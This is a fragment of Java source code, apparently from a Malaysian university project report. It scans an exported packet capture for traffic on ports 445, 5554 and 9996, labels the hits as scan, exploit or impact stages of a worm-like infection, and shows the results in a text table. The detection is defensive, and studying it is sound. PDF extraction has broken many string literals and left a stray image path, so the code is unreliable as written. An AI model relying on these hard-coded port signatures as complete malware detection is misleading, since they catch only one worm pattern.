(line1.contains("9996")||line2.contains("9996")) {

```

```

String temp = "";

        if(line1.contains("TCP"))
            temp = " " + line1.substring(53) + " " + line2.substring(1,7) + " " + line2.substring(43, 60) + " " + line2.substring(22, 38) + " " + line2.substring(53) + " " + "9996" + " " + "Exploit/Impact";
        else
            temp = " " + line1.substring(53) + " " + line2.substring(1,7) + " " + line2.substring(43, 60) + " " + line2.substring(22, 38) + " " + line2.substring(53) + " " + "9996" + " " + "Exploit/Impact";

        if
            (!port9996.contains(temp)) {
                port9996 += temp +
                "\n";
            }
        }else
        if(line1.contains("5554")||line2.contains("5554"))
        {
            String temp = "";
            if(line1.contains("TCP"))
                temp = " " + line1.substring(60) + " " + line1.substring(1,7) + " " + line1.substring(43, 60) + " " + line1.substring(22, 38) + " " + line1.substring(60) + " " + "5554" + " " + "RETR" + " " + "Exploit/Impact";
            else
                temp = " " + line1.substring(60) + " " + line1.substring(1,7) + " " + line1.substring(43, 60) + " " + line1.substring(22, 38) + " " + line1.substring(60) + " " + "5554" + " " + "RETR" + " " + "Exploit/Impact";

            if
                (!port5554.contains(temp)) {
                    port5554 += temp +
                    "\n";
                }
            }

        }

        else if (line.contains("Dst Port: 445")) {
            String line1 =
Files.readAllLines(Paths.get(path)).get((c - 2));

            String[] temp = line1.split(" ");
            temp[5] = temp[5].replace(",","");

```

```

        String temp2 = "
        " + "445" + "
        " + temp[5] + "

Random" + "
Scan";

        if (srcIp445.equals("")) {
            srcIp445 = temp[5];
        }

        if (!port445.contains(temp2)) {
            port445 += temp2 + "\n";
        }

    }

    double progress = ((c / d) * 100);
    progressBar.setValue((int) progress);

    c++;
}
br.close();
} catch (IOException e1) {
    e1.printStackTrace();
}

setTextField();
if (textArea.getText().toString().equals("")) {
    textArea.append("Trace Successfull\n");
    textArea.append("No Known Attribute Detected!\n");
}
}

public void chooseFile() {
    JFileChooser fileChooser = new JFileChooser();
    fileChooser.setCurrentDirectory(new
File(System.getProperty("user.home")));
    int result = fileChooser.showOpenDialog(this);
    if (result == JFileChooser.APPROVE_OPTION) {

        File selectedFile = fileChooser.getSelectedFile();

        path =
selectedFile.getAbsolutePath().toString().replaceAll("\\\\", "/");
        lblNewLabel.setText(path);

    }

}


public void setTextField() {
    textArea.setText("");
    textArea.append("\n");
    textArea.append("
Suspicious Traffic
Traced\n");
    textArea.append("
.....
.....
.....
.....\n");
}

```

```

        textArea.append(" | Frame Number | Malware Copy |
Request Method | Port Used | Source Address | Destination Address
| Trace Category |\n");
        textArea.append("
.....
.....
.....
.....
.....\n");
        textArea.append(port445);
        textArea.append("
.....
.....
.....
.....
.....\n");
        textArea.append(port5554);
        textArea.append(port9996);
        textArea.append("\n\n");
        textArea.append(" General behavior visualized :\n");
        textArea.append("
.....
.....
.....\n");
        textArea.append(" | | Traces
|\n");
        textArea.append(" | |
.....
.....
.....\n");
        textArea.append(" | | Scan
| Exploit | Impact
|\n");
        textArea.append("
.....
.....
.....\n");
        textArea.append(" | Attributes | Destination
Port | Destination Port | Request Method |\n");
        textArea.append("
.....
.....
.....\n");
        textArea.append(" | Destination Address |
| Malware Copy |\n");
        textArea.append(" | (random) |
| |\n");
        textArea.append("
.....
.....
.....\n");
    }
}

```



اونیورسیتی تکنیکل مالایا ملاکا

UNIVERSITI TEKNIKAL MALAYSIA MELAKA